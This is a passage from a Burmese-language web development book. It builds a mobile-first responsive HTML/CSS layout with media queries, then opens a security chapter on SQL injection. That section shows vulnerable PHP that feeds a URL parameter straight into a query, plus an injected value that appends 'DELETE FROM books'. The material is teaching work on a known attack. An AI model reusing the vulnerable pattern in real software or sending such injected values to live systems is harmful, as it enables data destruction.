Twitter Bootstrap လို့ Framework တွေက အသုံးဝင်ပေမယ့် သူတို့ကိုချဉ်း အားကိုးနေလို့မရပါဘူး။ လိုအပ်ရင်ကိုယ်တိုင် ဖန်တီးနိုင်စေဖို့ Responsive Layout တစ်ခု ရေးသားတည်ဆောက်ပုံကို ဖော်ပြပေးသွားပါမယ်။

Screen Size အမျိုးမျိုးနဲ့ အဆင်ပြေစေမယ့် Design တွေ တည်ဆောက်တဲ့နေရာမှာ ချဉ်းကပ်ပုံနှစ်မျိုးရှိပါတယ်။ တစ်မျိုးကတော့ Desktop Screen အတွက်အရင်ဆုံးဖန်တီးပြီး နောက်တော့မှ Mobile Screen တွေအတွက် အဆင်ပြေအောင် ဆက်လက်ပြင်ဆင်သွားခြင်းဖြစ်ပါတယ်။ ဒီနည်းကို Graceful Degradation (အဆင့်လိုက်လျှော့ချွေားခြင်း) လိုပေါ်ပါတယ်။ Mobile Screen တွေဟာသေးတဲ့အတွက် Desktop Screen မှာကဲ့သို့ ရှိသမျှ လုပ်ဆောင်ချက်အားလုံး ကိုဖော်ပြုမသင့်ပါဘူး။ ဒါကြောင့် မဖြစ်မနေ လိုအပ်တဲ့ လုပ်ဆောင်ချက်တွေကိုသာဖော်ပြပြီး အချို့လုပ်ဆောင်ချက်တွေကို ဖယ်ထုတ်ပြစ်ရလေ့ရှိပါတယ်။ Screen နည်းနည်းသေးရင် နည်းနည်းဖယ်ထုတ်ပြီး များများသေးရင် များများဖယ်ထုတ်သွားရလို့ အဆင့်လိုက်လျှော့ချွေားခြင်းလို့ ခေါက်ခြင်းဖြစ်ပါတယ်။ ဒီနည်းမှာ Desktop User များက အဓိကဗိုးစားပေးဖြစ်ပြီး Mobile User များအတွက် Desktop Design ကို ပြုပြင်ပေး လိုက်ခြင်းဖြစ်ပါတယ်။

နောက်တစ်နည်းကတော့ ပြောင်းပြန်ပါ။ Mobile First လိုပေါ်ပါတယ်။ အသေးဆုံး Screen ဖြစ်တဲ့ Smart Phone Screen အတွက် အရင်ဆုံးဖန်တီးပြီး Screen Size ကြိုးလာတာနဲ့အမျှ လုပ်ဆောင်ချက်တွေကို ဖြည့်စွက်ဖော်ပြ နိုင်အောင်ဖန်တီးခြင်းဖြစ်ပါတယ်။ Progressive Enhancement (အဆင်လိုက် မြှင့်တင်သွားခြင်း) လိုပေါ်ပါတယ်။ ဒီနည်းမှာတော့ Mobile User များက အဓိကဗိုးစားပေးဖြစ်ပြီး Desktop User များအတွက် Mobile Design မှာ ဖြည့်လိုကာတွေ ထပ်ဖြည့်ပေးလိုက်တဲ့ သဘောဖြစ်ပါတယ်။

၂၀၁၀ ခုနှစ်မှာ အုံဒေတာချိန်က Google CEO ဖြစ်တဲ့ Eric Schmidt က Google အနေနဲ့ Mobile First Approach ကိုသွားတော့မယ်လို့ ကြော်ခဲ့ရာကနေ Mobile First Progressive Enhancement က ပိုပြီးလူကြိုးက များလာခဲ့ပါတယ်။ အမှန်တော့ ထည့်ချင်ရေအရင်ထည့်ပြီးမှ ဘာပြန်ဖြတ်ရမလဲစည်းစားခြင်းထက်၊ ရိုးရိုးသလောက် အတွင်းမှာ အကောင်းဆုံးဖြစ်အောင်တည်ဆောက်ပြီးမှ ဘာထပ်ဖြည့်ရမလဲစည်းစားခြင်းက ပိုပြီးကောင်းမွန်တဲ့ချဉ်းကပ်ပုံဖြစ်လို့ Mobile First ကိုပိုပြီးလူကြိုးက ကြခြင်းလည်းဖြစ်ပါတယ်။ ကျွန်းတော်တို့ နှမူနာတည်ဆောက်မယ့် Responsive Style ကိုလည်း Mobile First ပုံစံ ဆက်လက် တည်ဆောက်သွားပါမယ်။

ပထမဆုံးအနေနဲ့ HTML Document တစ်ခုတည်ဆောက်ပြီး အောက်ပါ Structure ကို ကူးယူထည့်သွေးပေးပါ။

```
<!doctype html>
<html>
<head>
```

```

<meta charset="UTF-8">
<title>Responsive Design</title>
</head>
<body>
  <header>
    <a href="#" class="des">Learn more about responsive design?</a>
    <span class="logo">❶</span>
    <hgroup>
      <h1>A Responsive Design</h1>
      <h2>Inspired by the Goldilocks Approach</h2>
    </hgroup>
  </header>
  <nav>
    <ul>
      <li><a href="#">Home</a></li>
      <li><a href="#">About</a></li>
      <li><a href="#">Contact</a></li>
      <li><a href="#">Services</a></li>
      <li><a href="#">Products</a></li>
      <li><a href="#">FAQs</a></li>
    </ul>
  </nav>
  <section class="content">
    <article></article>
    <article></article>
    <article></article>
    <article></article>
  </section>
  <footer>
    <p>© Copyright 2013. All right reserved.</p>
  </footer>
</body>
</html>

```

ဒါ Structure မှာ Section လေးခုပါဝင်ပါတယ်။ Header, Nav, Content Section နဲ့ Footer တို့ ဖြစ်ပါတယ်။ Header ထဲမှာ Logo, Name နဲ့ Description တွေပါဝင်ပါတယ်။ Nav ထဲမှာတော့ Navigation List တစ်ခု ပါဝင်ပါတယ်။ Content Section ထဲမှာတော့ Article လေးခု ပါဝင်ပါတယ်။ Footer ထဲမှာတော့ Copyright Statement တစ်ခုပါဝင်ပါတယ်။

ဒါ Structure ကို Mobile Screen တွေနဲ့သင့်တော်တဲ့ Style ရရှိဖို့အတွက် CSS ကို အရင်ရေးသားပါတယ်။ သီးခြား External Style နဲ့ပြစ်ပြစ်လက်ရှိ Document ထဲမှာ <style> Element နဲ့ပြစ်ပြစ် ပေးထားတဲ့ CSS ကို ကူးယူထည့်သွင်းပေးပါ။

```

html {
  background: #ECF0F1;
  margin: 0;
  padding: 0;
}

```

```
body {  
    font-family: Arial, Helvetica, sans-serif;  
    line-height: 1.5em;  
    padding: 0.8em;  
    max-width: 30em;  
    margin: 1em auto;  
    background: #fff;  
    border: 4px solid #BDC3C7;  
    box-shadow: 0 0 10px #ddd;  
}  
  
a {  
    color: #2980B9;  
    text-decoration: none;  
    border-bottom: 1px dotted #2980B9;  
}  
  
a:hover, a:active {  
    color: #3498DB;  
    border-bottom: 1px solid #2980B9;  
}  
  
header {  
    text-align: center;  
    margin-bottom: 1em;  
}  
  
.des {  
    display: block;  
    font-size: 0.8em;  
}  
  
.logo {  
    font-size: 5em;  
    color: #E74C3C;  
    display: block;  
    margin: 0.5em 0;  
}  
  
h1 {  
    margin: 0;  
    color: #555;  
    font-family: Georgia;  
    font-weight: normal;  
    font-size: 1.2em;  
}  
  
h2 {  
    font-size: 0.8em;  
    color: #aaa;  
    font-weight: normal;  
    margin: 0;  
}
```

```

nav ul {
    list-style: none;
    margin: 0;
    padding: 0;
    overflow: hidden;
}

nav li {
    margin: 0 1px 1px 0;
    float: left;
    width: 49.6%;
}

nav li a {
    font-size: 0.9em;
    display: block;
    color: #fff;
    background: #E74C3C;
    text-align: center;
    border: 0 none;
    padding: 0.5em 0;
}

nav li a:hover, nav li a:active {
    border: 0 none;
    background: #C0392B;
    color: #fff;
}

.content {
    margin: 1em 0;
}

article {
    margin: 0.5em;
    height: 80px;
    background: #34495E;
}

footer {
    text-align: center;
    color: #34495E;
    font-size: 0.8em;
}


```

ရေးထားတဲ့ CSS ထဲမှာ၊ နားမလည်နိုင်စရာ အသစ်အဆန်းမပါ သေးပါဘူး။ ထူးခြားချက်လို့ ပြောလိုရနိုင်တာကတော့ body အတွက် Max Width ကို 30em လို့ သတ်မှတ်ထားခြင်းသာဖြစ်ပါတယ်။

လက်တွေ့မှ Screen Size အကြီးအသေးကို Pixel နဲ့လိုက်တွေ့ကြနေရင် မှန်းဆိုခက်ပါတယ်။ တစ်ချို့ Mobile Device တွေက Screen Size သေးပေါ်ယူ Resolution က Desktop တစ်ချို့ထက်တောင် ပိုကောင်းနေတက်ပါသေးတယ်။ Pixel များလို့ Screen Size ကြီးတယ်လို့ တွေ့ကိုရင်မားသွားမှာဖြစ်ပါတယ်။ ဒါကြောင့် Screen Size ကို Pixel နဲ့ မတွက်တော့ပဲ စာလုံးရေနဲ့တွေ့ကိုလိုက်ခြင်း ဖြစ်ပါတယ်။ Device က Smart Phone ပဲဖြစ်ဖြစ် Tablet ပဲဖြစ်ဖြစ် Orientation ကလည်း Portrait ပဲဖြစ်ဖြစ် Landscape ပဲဖြစ်ဖြစ်၊ စာလုံးရေ (၃၀) အောက်ပဲဖော်ပြနိုင်တဲ့ Screen ကို

အသေးဆုံး Screen လိုသတ်မှတ်လိုက်ခြင်းဖြစ်ပါတယ်။ လက်ရှိ Style က အဲဒီအသေးဆုံး Screen မှာ အလုပ်လုပ်စေဖို့ ရည်ရွယ်ရေးသားထားတဲ့ Style ဖြစ်ပါတယ်။

ရလဒ်ကို Browser မှာကြည့်မယ်ဆိုရင် ပုံ (၁၇-၃) မှာဖော်ပြထားသလို ရရှိနေမှာဖြစ်ပါတယ်။



ပုံ (၁၇-၃) Example Responsive Design – Smallest Screen


Header ထဲက Element တွေကို Center Align လုပ်ပြီး အစဉ်လိုက်ဖော်ပြထားပါတယ်။ Navigation ထဲက Menu တွေကိုတော့ Width အတွက် 49.6% လိုသတ်မှတ်ထားတဲ့အတွက် တစ်လိုင်းမှာ (၂) ခုပဲဆန်လို (၂) ခုပဲ ဖော်ပြနေပါတယ်။ ဒီ Design ဟာ Mobile Website တွေမှာတွေ့နောက် Design ဖြစ်ပြီး Screen အသေးတွေနဲ့ သင့်တော်အဆင် ပြေစေမှာပါ။

ဆက်လက်ပြီး Screen အကြိုးတွေအတွက် CSS Style တွေ ဖြည့်စွက်ပေးပါမယ်။ ရေးလက်စား Style ထဲမှာပဲပေးထားတဲ့ ဖြည့်စွက်ချက်ကိုရေးသားပေးပါ။

```
@media screen and (min-width: 33em) {  
    body {  
        padding: 1.6em;  
        max-width: 60em;  
    }  
  
    header {  
        overflow: hidden;  
        text-align: left;  
    }  
  
.logo {  
    float: left;  
}  
  
hgroup {  
    float: left;  
    margin: 1.6em 0 0 1em;  
}  
  
.des {  
    float: right;  
    margin-top: 3em;  
}  
  
h1 {  
    font-size: 1.6em;  
}  
  
nav {  
    background: #E74C3C;  
}  
  
nav ul li {  
    width: auto;  
    border-right: 1px solid #C0392B;  
}  
  
nav ul li a {  
    font-size: 1em;  
    padding: 0.5em 3em;  
}  
.content {  
    overflow: hidden;  
}  
article {  
    height: 120px;  
    width: 23.2%;  
    float: left;  
}  
footer {  
    border-top: 1px solid #BDC3C7;  
    padding-top: 0.5em;  
}  
}
```

@media screen and (min-width: 33em) လိုပြောသားသတ်မှတ်ထားတဲ့ Media Query အတွင်းမှာ Style တွေကိုသတ်မှတ်ထားလို ဒါ Style များကို စာလုံးရေအနည်းဆုံး (၃၃) လုံးဖော်ပြနိုင်တဲ့ Screen မှာသာ အထူးပြုပါလို သတ်မှတ်လိုက်တဲ့သဘောဖြစ်ပါတယ်။ ဒါကြောင့် ရေးသားထားတဲ့ CSS များဟာ Screen အသေးတွေမှာ ထည့်သွင်းအလုပ်လုပ်မှာမဟုတ်ပဲ စာလုံး (၃၃) လုံးနဲ့အထက် ဖော်ပြနိုင်တဲ့ Screen များမှာသာ အလုပ်လုပ်ပေးသွားမှာဖြစ်ပါတယ်။

ဖြည့်စွက်ထားတဲ့ CSS Rule များမှာ ထူးခြားချက်ရယ်လိုပြောပလောက်အောင်မရှိပါဘူး။ Header အတွင်းက Element များကို Float လုပ်ပြီး ဘယ်/ညာ ကပ်စေလိုက်ခြင်းနဲ့ Navigation ထဲက Menu များမှာ သတ်မှတ်ထားတဲ့ Width ကို Auto လိုပြောင်းလဲသတ်မှတ်လိုက်ခြင်းတို့သာ ဖြစ်ပါတယ်။ Article Element တွေကိုလဲ Width သတ်မှတ်လိုက်ပြီး Float လုပ်ထားလိုက်ပါတယ်။ အခုနေရလဒ်ကို Browser မှာကြည့်ရင် ပုံ (၁၇-၁) မှာ ဖော်ပြထားသလို ရရှိနေမှာဖြစ်ပါတယ်။



ပုံ (၁၇-၁) Example Responsive Design – Biggest Screen

ပုံမှန် Desktop Website တွေမှာ တွေ့မြင်နေကြ ပုံသဏ္ဌာန်တစ်ခုကို ရရှိနေခြင်းဖြစ်ပါတယ်။ Responsive လုပ်ဆောင်ချက်စတင်ရရှိနေပါပြီ။ Browser Window ရဲ့ Size ကို ချုံကြည့်ခြင်း၊ ချုံကြည့်ခြင်းအားပြင်စမ်းသပ်နိုင်ပါတယ်။ Window အတော် သေးသွားတဲ့အခါ ပုံ (၁၇-၂) မှာရရှိနေသလို Mobile Website တစ်ခုကဲ့သို့ ပြောင်းပြီး ဖော်ပြပေးသွားမှာဖြစ်ပြီး Window ကြိုး သွားတဲ့အခါ ပုံ (၁၇-၃) မှာတွေ့နေရသလို Desktop Website အနေနဲ့ ပြန်လည်ဖော်ပြပေးသွားမှာဖြစ်ပါတယ်။ ဒါပေမယ့် အလယ်အလတ် Screen Size တွေအတွက် သိပ်အဆင်မပြေသေးပါဘူး။ ဒါကြောင့် Tablet Screen (သို့မဟုတ်) Phone Screen ကို Landscape Mode မှာ ထားတဲ့အနေ အထားတို့အဆင်ပြေစေဖို့ ထပ်မံဖြည့်စွက်ပေးပါမယ်။

```
@media screen and (min-width: 30em) and (max-width: 60em) {
    body {
        width: 36em;
    }
}
```

```

.des {
    display: block;
    float: none;
    text-align: center;
    margin-top: 0;
}

nav {
    background: transparent;
}

nav ul li {
    width: 33%;
    border: 0 none;
}

article {
    width: 46%;
}
}

```

@media screen and (min-width: 30em) and (max-width: 60em) လို့ Media Query ကို သတ်မှတ်ထားတဲ့အတွက် ဒီ Style Rule တွေကို စာလုံး (၃၀) နဲ့ (၆၀) ကြားဖော်ပြနိုင်တဲ့ Screen တွေမှာပဲ ထည့်သွင်းအလုပ်လုပ်ပေးမှာဖြစ်ပါတယ်။ ပထမ @media Query အတွက် (၃၂) နဲ့အထက်လို့သတ်မှတ်ထားခဲ့လို့ ပထမ Query နဲ့သတ်မှတ်ထားတဲ့ Style တွေကလည်း Screen အလတ်စားတွေမှာ ဆက်လက်သက်ရောက်နေပိုးမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် အများကြီးဖြည့်စွက်ဖို့မလိုတော့ပါဘူး။ Navigation Menu နဲ့ Article တို့ရဲ့ Width ကို ချိန်ညီခြင်းလောက် ကိုသာ ပြုလုပ်ထားပါတယ်။

အခုန် Browser Window ရဲ့ Size ကို အလယ်အလတ်လောက်ထားပြီး စမ်းသပ်ကြည့်ရင် ပုံ (၁၇-၂၁) မှာ ဖော်ပြထားသလို ရလဒ်ကိုရရှိနေမှာဖြစ်ပါတယ်။



ပုံ (၁၃-၂၁) Example Responsive Design – Medium Sized Screen

ဖော်ပြပိက အသေးဆုံး Screen မှာဖော်ပြပါနည်ပါတယ်။ ဒါပေမယ့် နေရာနည်းနည်းပိုကျယ်လို့ Menu ကို သုံးခတဲ့ ဖော်ပြပီး Article ကိုလည်းနှစ်ခုတဲ့ဖော်ပြထားခြင်းဖြစ်ပါတယ်။ ဒီနည်းနဲ့ Screen Size ပြောင်းသွားတိုင်း လိုက်ဖက်ညီတဲ့ Style နဲ့ ပြောင်းလဲဖော်ပြပေးနိုင်တဲ့ Responsive Design တွေကို ရရှိနိုင်ပေါ်တယ်။

ကျွန်တော်တိန်မှနာမှာ Screen (၃) ပျိုးအတွက်ပဲ စဉ်းစားထားပါတယ်။ စာလုံး (၃၀) အောက်ပဲဖော်ပြနိုင်တဲ့ Screen တွေကတော့ Smart Phone Screen တွေဖြစ်မှာဖြစ်ပါတယ်။ စာလုံး (၃၀) နဲ့ (၆၀) ကြားဖော်ပြနိုင်တဲ့ Screen တွေကတော့ Tablet Screen နဲ့ Smart Phone ကို Landscape Mode မှာထားတဲ့အနေအထားတို့ ဖြစ်မှာပါ။ စာလုံး (၆၀) အထက်ဖြစ်သွားရင်တော့ Table ကို Landscape Mode မှာထားတဲ့အနေအထားနဲ့ Desktop Screen တို့ ဖြစ်မှာပဲဖြစ်ပါတယ်။ (၃) မျိုးပဲသတ်မှတ်ထားပေမယ့် Screen အားလုံးကို Cover ဖြစ်စေနိုင်တဲ့ နည်းစနစ်တစ်ခုဖြစ် ပါတယ်။

Conclusion

Mobile Web နှဲပက်သက်ရင် ဖြည့်စက်သတိပြုစရာတစ်ခု ရှိပါတယ်။ တစ်ချို့အလုပ်လုပ်ပုံရှုပ်ထွေးတဲ့ Application တွေမှာ Mobile အတွက်သီးခြား Website တစ်ခုအနေနဲ့ တည်ဆောက်ထားဖို့လိုက်တင်းလိုတက်ပါတယ်။ ဥပမာ- Gmail, Facebook, Twitter စတဲ့ Website တွေကို Mobile Device နဲ့ ဝင်ရောက်ကြည့်ရှုရင်တွေ့မြင်ရတဲ့ Website က အခုက္ခန်းတော်တို့ဖော်ပြခဲ့တဲ့ Responsive Style နှဲတည်ဆောက်ထားခြင်းမဟုတ်ပဲ သီးခြား Website တစ်ခုအနေနဲ့ တည်ဆောက်ထားတဲ့ Design ကို တွေ့မြင်ရခြင်းဖြစ်ပါတယ်။

အမှန်တော့ အဲဒီလို Desktop အတွက် Website တစ်ခု၊ Mobile အတွက် Website တစ်ခု ခွဲခြားတည်ဆောက်ရတာ အလွန်ပင်ပန်းပါတယ်။ တည်ဆောက်လိုက်ယုံနဲ့ မပြီးပါဘူး။ Maintenance ကရှိပါသေးတယ်။ တစ်ခုခုပြင် ဆင်ဖြည့်စွာ လိုရင် Website နှစ်ခုလုံးမှာလိုက်ပြီးပြင်ဆင်ရတော့မှာပါ။ ဒါတောင်မှ Table အတွက် နောက်တစ်ခုသီးခြားခွဲပြီး တည်ဆောက်ရင် (၃) ခု ဖြစ်သွားနိုင်ပါသေးတယ်။

Responsive Design ကတော့ Website တစ်ခုတည်းကိုပဲ Screen Size ပေါ်မှတည်ပြီး Design အလိုအလျောက် ပြောင်းပေးသွားလို အများကြီးလွယ်ကူသက်သာပါတယ်။ ဒါကြောင့် Mobile Web အတွက် စဉ်းစားရင် Responsive Design ကိုသာ ပထမဦးစားပေးအနေနဲ့ စဉ်းစားသင့်ပါတယ်။ Application က Responsive ဖြစ်အောင်ဖုန်တို့လို မရှိနိုင်လောက်အောင်ပါဝင်တဲ့လုပ်ဆောင်ချက်တွေများနေရင်တော့ တစ်ခါတစ်ရုံသီးခြား Website အဖြစ် ဖန်တီးဖို့လိုနိုင်ကြောင်း ဖော်ပြလိုက်ရပါတယ်။

Rockstar Developer

10x Programmer ၏ (၁၀) ဆုံးတော်သူတစ်ဦး သိရှိထားသင့်သည့်
နည်းစနစ်များဖြစ်သည့် Test-Driven Development, Service Oriented
Architecture, Git, SCRUM, NodeJS, MongoDB, ExpressJS,
Build Automation, Back-end Server Architecture စသည့်
နည်းပညာများအကြောင်း စုစည်းဖော်ပြထားသည့်စာအုပ်။

Email: author@rsdbook.com

Website: <http://rsdbook.com>

အခန်း (၁၈) Web Application Security

Prepare Yourself. Bad Guys are Everywhere.

ကျွန်တော်တိ ရှေ့ဘက်မှာရေးသားခဲ့တဲ့နဗုံးတွေမှာ လုံခြုံရေးကို လုံးဝထည့်သွင်းစဉ်းစားခဲ့ခြင်း မရှိပါဘူး။ Web Application Security ကိုနားလည်သူတစ်ယောက်သာ ဒီစာအုပ်ကိုဖတ်နေမယ်ဆိုရင် လုံခြုံရေးအားနည်းတဲ့ Code တွေရေးပြန်လည့်ဆိုပြီး ကောင်းကောင်းဝေဖန် နေလောက်ပါပြီ။ အမှန်တော့ သက်ဆိုင်ရာနည်းပညာများရဲ့ အလုပ်လုပ်ပုဂ္ဂိုင်းလင်းမြင်သာစေဖို့ နဗုံးတွေကို အတက်နိုင်ဆုံးရှုံးရှင်းအောင် ရေးသားခဲ့ရတဲ့အတွက် လုံခြုံရေးဆိုင်ရာ ကိစ္စတွေကို ထည့်သွင်းမဖော်ပြနိုင်ခဲ့တော်ပါ။

လုံခြုံရေးဟာခက်ပါတယ်။ နည်းပညာအရာခက်တာမဟုတ်ပါဘူး။ တာဝန်ကြီးပြီး ထောင့်စီအောင်စဉ်းစားရတဲ့အတွက် ခက်တာပါ။ ဘာနဲ့တူလဲဆိုတော့၊ အိမ်တစ်လုံးကို ဘက်စုံကလုံခြုံနေအောင်တည်ဆောက်ရတာ ခက်သလိုပါပဲ။ တံ့ခါး တွေအသေ အချာတပ်၊ သော့တွေသေချာခတ်၊ ပြုတင်းပေါက်တွေလုံခြုံအောင်လုပ်၊ ခြိစည်းရှုံးတွေ ခိုင်မာအောင်တည်ဆောက် စသဖြင့် ဆောင်ရွက်ဖို့လိုပါတယ်။ တစ်နေရာမှာကျိုခဲ့လိုမရပါဘူး။ ဒီအိမ်ကိုချိုးဝင်လိုသူတစ် ယောက်အတွက်တော့ တူးတစ်ချောင်း ဒါမှုမဟုတ် သံတူရွင်းတလက်ရှိယို့နဲ့ ပြင်တင်းပေါက်မှန်ကိုခွဲပြီး ဝင်လှုံ့ရသွားနိုင်ပါတယ်။ ကာကွယ်ရာက်သလောက် အားနည်းချက်သေးသေးလေး တစ်ခုခြောက့် ခိုးဝင်ဖို့သိပ်လွှယ်သွားတက်ပါတယ်။ ဒီကြားထဲ အိမ်မှာနေတဲ့သူက သော့ခတ်ဖို့ မေ့သွားရင်လည်း သူခိုးကဝင်နိုင်ပါသေးတယ်။ သော့ခတ်ဖို့မေ့သူရဲ့အပြစ်ဆိုပေမယ့် အိမ်ဆောက်ပေးသူတွေမှာ တာဝန်မက်င်းပြန်ပါဘူး။

ပြီးတော့ အပြင်မှာဆိုရင်ရဲတွေရှိပါတယ်။ သူခိုးဝင်မှုန်းသိလိုအော်လိုက်ရင် ရပ်ကွက်က အကူအညီပေးနိုင်ပါတယ်။ အင်တာနက်မှာတော့ရဲလည်းမရှိလို့ ခိုးဝင်ခံရရင်လည်း ထိရောက်အောင်အရေးယူဖို့ခက်ပါတယ်။ အကူအညီတောင်း လိုလည်း ဘယ်သူကမှ လက်ထဲလက်ရောက် ကူညီလို့မရပါဘူး။ အကြံပေးယုံလောက်သာ ပေးနိုင်မှာပါ။ ဒါကြောင့် အိမ်လုံးအတွက် တည့်ဆောက်သူရော အိမ်မှာနေတဲ့သူကပါ အထူးကြပ်မတတ်သတိရှိဖို့လိုအပ်ပါတယ်။ ကာကွယ်ခြင်း နည်းလမ်းတစ်ခုပုံရှိပြီး ခိုးဝင်ခံခဲ့ရရင် ဘာကိုမှ အစားပြန်ရမှာမဟုတ်လို့ တာဝန်ကြီးလုပါတယ်။

ဒီလိုအခြေအနေမျိုးတွေကြောင့် လုံခြုံရေးဟာခက်တယ်လို့ပြောတော်ပါ။ ခိုးဝင်သူတွေသုံးလေ့ရှိတဲ့နည်းစနစ်တွေနဲ့ လုံခြုံရေး ကျမ်းကျင်သူတွေပေးတဲ့ အကြံပြုချက်တွေကို နားလည်အောင်လေ့လာပြီး လုံခြုံရေးအစီအမံတွေ ဆောင်ရွက်ထားရမှာပါ။ ပြီးတော့ နည်းပညာသမားတွေကသာ ကိုယ်နည်းပညာကို သူများကိုမပေးချင်တော်ပါ။ တိုက်ခိုက်ပို့ စောင့်နေသူတွေကညီကြပါတယ်။ တစ်ယောက်နဲ့တစ်ယောက် နည်းစနစ်တွေဝေမျှနေနေသလို့ နည်းလမ်းသစ်တွေကိုလည်း အချိန်နဲ့အမျှကြဆနေကြလို့ လုံခြုံရေးသတိပေးချက်တွေကို အမြန်စွဲခို့ပြီး သတိရှိနေဖို့လိုအပ်ပါတယ်။

Web Application တွေ တည်ဆောက်ရာမှာ အမြဲထည့်သွင်းစဉ်းစားသင့်တဲ့ လုပ်ချောင်းများကို ဖော်ပြပေးသွားပါမယ်။

18.1 – SQL Injection

Web Application Security မှာ အန္တရာယ်များပြီး ထိခိုက်လွယ်တာကတော့ SQL Injection ဖြစ်ပါတယ်။ လိုရင်းကတော့ User Input တွေထဲမှာ SQL Query တွေရောထည့်ပေးပြီး ထိခိုက်စေတဲ့ Attack တစ်မျိုးဖြစ်ပါတယ်။ အခန်း (၉) မှာ ကျွန်တော်တိတော် ဆောက်ခဲ့တဲ့ Online Book Store နဲ့မှုနာကြည့်နိုင်ပါတယ်။ Online Book Store ရဲ့ Home Page မှာ စာအုပ်တွေကို Category အလိုက် ရွေးချယ်ကြည့်ရှုနိုင်တဲ့ လုပ်ဆောင်ချက်တစ်ခု ပါဝင်ပါတယ်။ ကြည့်ရှုဖို့အသုံးပြုရမယ့် URL က အခုလုပ်ဖို့ဖြစ်မှုပါ။

<http://localhost/store/index.php?cat=1>

URL မှာပါဝင်တဲ့ cat တန်ဖိုးကိုအသုံးပြုပြီး စာအုပ်များကို သက်ဆိုင်ရာ Category အလိုက် ရယူခြင်းအလုပ်ကို Script ထဲမှာ အခုလုပ်ရေးသားထားပါတယ် –

```
$cat_id = $_GET['cat'];
$sql = "SELECT * FROM books WHERE category_id = $cat_id";
$books = mysql_query($sql);
```

URL နဲ့အတူပါဝင်လာတဲ့တန်ဖိုးကို SQL Query ထဲမှာထည့်သွင်းပြီး အလုပ်လုပ်စေလိုက်ခြင်းဖြစ်ပါတယ်။ ပုံမှန် အသုံးပြုသူ တစ်ယောက်အနေနဲ့ ဒီ URL ကို လက်နဲ့ဖြည့်သွေ့စရာတောင်မလိုပါဘူး။ ပေးထားတဲ့ Category Menu ကနေ တစ်ဆင့် အသုံးပြုနိုင်ပါတယ်။ ဒါပေမယ့် Application ကို ထိခိုက်စေလိုသူက ဒီ URL မှာပါဝင်တဲ့ တန်ဖိုးကို အခုလုပ်ပိုင်ဆင်ပြီး ဒုက္ခပေးနိုင်ပါတယ်။

[http://localhost/store/index.php?cat=1;DELETE FROM books;](http://localhost/store/index.php?cat=1;DELETE%20FROM%20books;)

cat အတွက်တန်ဖိုးက ရုံးရိုးတန်ဖိုးတစ်ခုမဟုတ်တော့ပဲ SQL Command တွေ ပါဝင်လာခြင်းဖြစ်ပါတယ်။ ဒီတန်ဖိုးကို Script ထဲက SQL မှာထည့်သွင်းလိုက်တဲ့အခါ တစ်ကယ်အလုပ်လုပ်သွားမယ့်ပုံးစံက အခုလုပ်ဖြစ်သွားမှုပါ –

```
SELECT * FROM books WHERE category_id = 1;DELETE FROM books;
```

SELECT Query နဲ့ DELETE Query နှစ်ခုဖြစ်သွားပြီး၊ နှစ်ခုလုံးအလုပ်လုပ်သွားမှုဖြစ်လို့ books Table ထဲက Record တွေအားလုံးပျက်သွားမှုဖြစ်ပါတယ်။ ဒီလို Attack မျိုးကို SQL Injection Attack လိုခေါ်ဘာပါ။ Input တန်ဖိုးထဲမှာ SQL Query တွေ ထည့်သွင်းပြီး တိုက်ခိုက်တဲ့နည်းလမ်းဖြစ်ပါတယ်။ ပုံ (၁၈-၁) မှာလည်း ဒီသဘောကို လေ့လာနိုင်ပါတယ်။

The Plan

```
http://example.com/view.php?cat=123
